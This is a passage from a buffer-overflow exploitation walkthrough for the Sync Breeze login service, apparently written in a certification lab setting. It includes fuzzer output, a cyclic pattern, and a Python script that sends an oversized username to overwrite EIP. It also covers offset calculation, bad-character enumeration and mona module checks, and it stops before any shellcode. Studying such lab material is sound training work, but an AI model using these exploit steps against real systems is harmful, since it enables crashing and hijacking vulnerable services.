

Sync Breeze

Detecting The Vulnerability


First, we need to identify the target in our case we will target sync breeze application




As we see we have a login page so let’s intercept request and see how the data is sent to the server



Okay nice now we know that the server sends the data using username and password parameters so let’s go and write a fuzzing script to try to crash and overflow the buffer




Okay our fuzzing script is ready no let’s go to our machine that hosts the service and attach it to debugger



Okay amazing now let’s run our fuzzing script

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSED/sync]
└─$ python3 fuzz.py
Fuzzing 124 Bytes
Fuzzing 224 Bytes
Fuzzing 324 Bytes
Fuzzing 424 Bytes
Fuzzing 524 Bytes
Fuzzing 624 Bytes
Fuzzing 724 Bytes
Fuzzing 824 Bytes
[!] Error at 824 Byte
```

Okay our fuzzing script said that it crashed the service at 800 bytes so let’s go and check if it overwrites the EIP register



Yes, we defiantly overwrite the EIP register and its value now is 41414141 which is equivalent to AAAA

Now we want to know the exact offset that the buffer crashed at

We have a nice tool called msf-pattern_create its's a part of Metasploit tool which will help us to identify the exact offset


```
msf-pattern_create -l 1000
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSED/sync]
└─$ msf-pattern_create -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6
Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0
Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4
As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1
Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8
Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5
Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2
B
```


As we can see we have generated a value now let's write our offset script to identify the exact value

```python
#!/bin/python3

# Rem01x
import socket
import time
import sys

target = "192.168.2.28"

port = 80

timeout = 5

offset = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk"

exploit = b""
try:
    exploit = b"username=" + offset + b"&password=admin"
    print("Sending Malisous Buffer")
    req = b""
    req += b"POST /login HTTP/1.1\r\n"
    req += b"Host: 192.168.2.28\r\n"
    req += b"User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\n"
    req += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n"
    req += b"Accept-Language: en-US,en;q=0.5\r\n"
    req += b"Accept-Encoding: gzip, deflate\r\n"
    req += b"Content-Type: application/x-www-form-urlencoded\r\n"
    req += b"Content-Length: " + str(len(exploit)).encode() + b"\r\n"
    req += b"Origin: http://192.168.2.28\r\n"
    req += b"Connection: close\r\n"
    req += b"Referer: http://192.168.2.28/login\r\n"
    req += b"Upgrade-Insecure-Requests: 1\r\n"
    req += b"\r\n"
    req += exploit
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.settimeout(timeout)
    s.connect((target,port))
    s.send(req)
    s.recv(1024)
    s.close()
except:
    print("[!] Error Exploit Faild")
```

Now let’s run the script again



As we can see we send it to the server now let’s check if it overwrites the EIP register



As we can see it overwrite the EIP register and its value now is 42306142


Now we will use another Metasploit tool called msf-pattern_offset that will find the exact offset for us

```
msf-pattern_offset -l 1000 -q 42306142
```

As we can see after we give it the value of the EIP register it tell us that the exact offset is 780

No let’s go and enumerate the bad characters

So, I wrote a script that will help me to enumerate the bad chars




Now after running the script, you will be able to notice the bad chars yourself

Now after getting the bad chars, we must obtain the return address so that we can point the shellcode to it

Now I need you to open your debugger and type this

```
!mona modules
```



Now find the module which have no protections to exploit

Now you will find the libspp.dll have no protection so let's find its return address

